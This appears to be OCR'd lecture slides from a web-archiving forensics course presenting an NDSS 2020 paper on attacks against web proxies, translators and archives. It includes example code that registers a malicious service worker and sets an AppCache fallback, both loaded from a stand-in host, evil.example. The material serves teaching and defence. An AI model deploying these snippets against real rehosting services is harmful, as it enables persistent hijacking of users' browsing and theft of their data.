
Takuya Watanabe, Eitaro Shioji, Mitsuaki Akiyama, and Tatsuya Mori,
Melting Pot of Origins: Compromising the Intermediary Web Services that Rehost Websites,
Proceedings of NDSS 2020.

Presentation 2
Presented by Grant Atkins
November 5, 2020

Old Dominion University
Web Archiving Forensics
CS 895

The Issue - Access Denied



Access Denied

Due to organizational policies, you can't access this resource from this untrusted device.

Here are a few ideas:

- Please contact your organization.

If this problem persists, contact your support team and include these technical details:

Correlation ID: 300fac9e-50e0-7000-2280-2e523eb5b8df
Date and Time: 12/14/2018 2:11:25 PM
Issue Type: User has encountered a policy issue.

Web Rehosting





Fig. 1. Overview of web rehosting services.

Purpose of the paper

- Study the security risks of rehosting services
- Show five possible attacks (e.g., credential stealing)
- Provide solutions to prevent attacks

Web Rehosting Types Examined



us10.proxysite.com/process.php?d=eZ4y0%2FDghy698iZp%2FQngfizXOUpYRr2C9g%3D%3D&b=1

URL: https://www.google.com/search?&source=hp&ei=N

Hide Your IP & Location with this Premium VPN

twitter

About 14,630,000,000 results (0.53 seconds)

twitter.com › ...

Twitter. It's what's happening.

From breaking news and entertainment to sports and politics, get the full story with all the live commentary.

Twitter Search — Operator, Finds tweets... twitter search, containing both "twitter ...

Terms of Service — You may use the Services only if you agree to form a binding ...

Log in — Log in to Twitter. Log in. Log in. Remember me · Forgot ...

Company — Our company. Our talented and diverse employees work ...

More results from twitter.com »

Twitter (@Twitter) · Twitter

breathe

Twitter · 1 day ago

People also ask

Can I look at twitter without having an account?

Twitter

Social network company

twitter.com

Twitter is an American microblogging and social networking service on which users post and interact with messages known as "tweets". Registered users can post, like and retweet tweets, but unregistered users can only read them. Wikipedia

Stock price: TWTR (NYSE) $41.73 +2.25 (+5.70%)

Nov 3, 4:04 PM EST - Disclaimer

CEO: Jack Dorsey (Sep 30, 2015–)


Founded: March 21, 2006, San Francisco, CA

Headquarters: San Francisco, CA

Founders: Jack Dorsey, Evan Williams, Noah Glass, Biz Stone

Subsidiaries: MoPub, TellApart, Inc., CrossInstall, Inc, Namo

Web Proxies



web.archive.org/web/20200319000019if_/https://twitter.com/

https://twitter.com/

1,212,010 captures

2 Mar 2001 – 3 Nov 2020

Follow your interests.


Hear what people are talking about.

Join the conversation.

See what's happening in the world right now

Join Twitter today.

Web Archives



translate.google.com/#view=home&op=translate&sl=auto&tl=es&text=Web%20Archive%20Hacks


Web Archive Hacks

Hacks de archivos web

Web Translators

Rehosting Services Analyzed

TABLE I. A LIST OF WEB REHOSTING SERVICES EXAMINED IN THIS STUDY. SERVICE-α AND SERVICE-β HAVE BEEN ANONYMIZED AT REQUEST OF THEIR PROVIDERS.



Category	Rehosting Service	Scheme	#Accesses / Day [55]
Proxy	ProxySite [51]	HTTPS	20.14M
	Hide My Ass! [25]	HTTPS	4.64M
	Hide me [24]	HTTPS	4.49M
	Sitenable Web Proxy [56]	HTTPS	2.50M
	FilterBypass [14]	HTTPS	1.26M
	ProxFree [50]	HTTPS	1.18M
	toolur [61]	HTTPS	0.92M
	hidester [26]	HTTPS	0.76M
	GenMirror [16]	HTTPS	0.41M
	UnblockVideos [63]	HTTPS	0.38M
	Service-α	HTTP/S	–
Translator[2]	Google Translate [20]	HTTPS	80.45M
	Bing Translator [41]	HTTPS	2.62M
	Weblio [68]	HTTPS	2.30M
	PROMT Online [49]	HTTP	0.58M
	Service-β	HTTPS	–
	Yandex.Translate [70]	HTTPS	0.18M
	Baidu Translate [4]	HTTP	N/A
Archive	Wayback Machine [30]	HTTPS	45.42M
	Google Cache [19]	HTTP/S	41.50M
	FreezePage [15]	HTTP	N/A

Attacks

Attack	Resources Exploited
Persistent MITM attack	Service Worker, AppCache
Privilege Abuse	Camera, Microphone, etc
Credential Theft	Password Manager
History Theft	Cookie, localStorage
Session Hijacking and injection	Cookie

Threat Model - Origin becomes the same





Fig. 2. Origin unification that occurs when web pages are rehosted

Attack 1: Persistent MITM Service Worker Example


Listing 1. Code to register service worker

```
<script>
  if ('serviceWorker' in navigator) {
    navigator.serviceWorker.register('/sw.js
        ')
      .then(function (registration) {
      }).catch(function (error) {
        // registration failed
      });
  };
</script>
```

Listing 2. How to assign the rehosted service worker. The origin of this HTML and sw.js is rehosted.example.

```
    navigator.serviceWorker.register('https:
        //rehosted.example/rehost?url=https:
        //evil.example/sw.js')
```

Service worker abuse




Victim user
Attacker
Web Rehosting
Malicious website
Original website
Request
Request
Request rehosted malicious page
Respond with malicious page & SW
Respond with malicious page & SW
Register malicious SW
Malicious SW
Request
Request
Request
Respond with original page
Respond with rehosted page
Respond with manipulated page

Fig. 3. Overview of the attack abusing service worker

Persistent MITM AppCache

Listing 3. AppCache Manifest File to replace fallback pages



```
CACHE MANIFEST

FALLBACK:
* /rehost?url=https://evil.example/replace.html
```

Scope of Service Worker vs. AppCache





TABLE III. COMPARISON BETWEEN SERVICE WORKERS AND APPCACHE

Resource	Service Worker	AppCache
MIME-Type	`text/javascript` `application/javascript` `application/x-javascript`	`text/cache-manifest`
Origin scope	- Same origin	- Same origin
Path scope	- Same and lower directory of SW script	- Any path
Page scope	- Any page	- Fallback page - Any page (with Cookie Bomb)

Attack 2: Privilege Abuse

- Location sharing, microphone enabled, camera sharing. The permission corresponds to the origin
- This attack actually doesn't work in an iFrame (also suggested by Cushman, Kreymar)


web.archive.org wants to

Know your location

Fig. 4. Example of location permission request on a (legitimate) rehosted page in Wayback Machine.

http://labs.rhizome.org/presentations/security.html#/14


Attack 3: Credential Theft

- Browser password managers auto-complete username/password fields. Javascript can be used to scrape these fields.
- Typically oriented towards Web Proxies rather than Web Archives but could be applicable to both

Attack 4: History Theft

- History often stored in cookies & local storage for each origin
- Attacker can fingerprint users based on their history cookies, looking at the *key-value* pairs. Javascript examples:
    - document.cookie = “name=value”;
    - localStorage.setItem(“name”, “value”);

Cookie Fingerprinting




Cookies in use

Allowed Blocked

The following cookies were set when you viewed this page

- github.com
  - Cookies
    - __Host-user_session_same_site
    - _device_id
    - _ga
    - _gat

Github.com cookies



Cookies in use

Allowed Blocked

The following cookies were set when you viewed this page

- ndss-symposium.org
  - Cookies
    - __cfduid
- www.ndss-symposium.org

Name	__cfduid
Content	6eaa408b37b00652e31504ea4edb1604011172
Domain	.ndss-symposium.org
Path	/

ndss-symposium.org cookies


🟦 Ruby App Cookie

🟥 Cloudflare Cookie

Attack 5: Session Hijacking and Injection

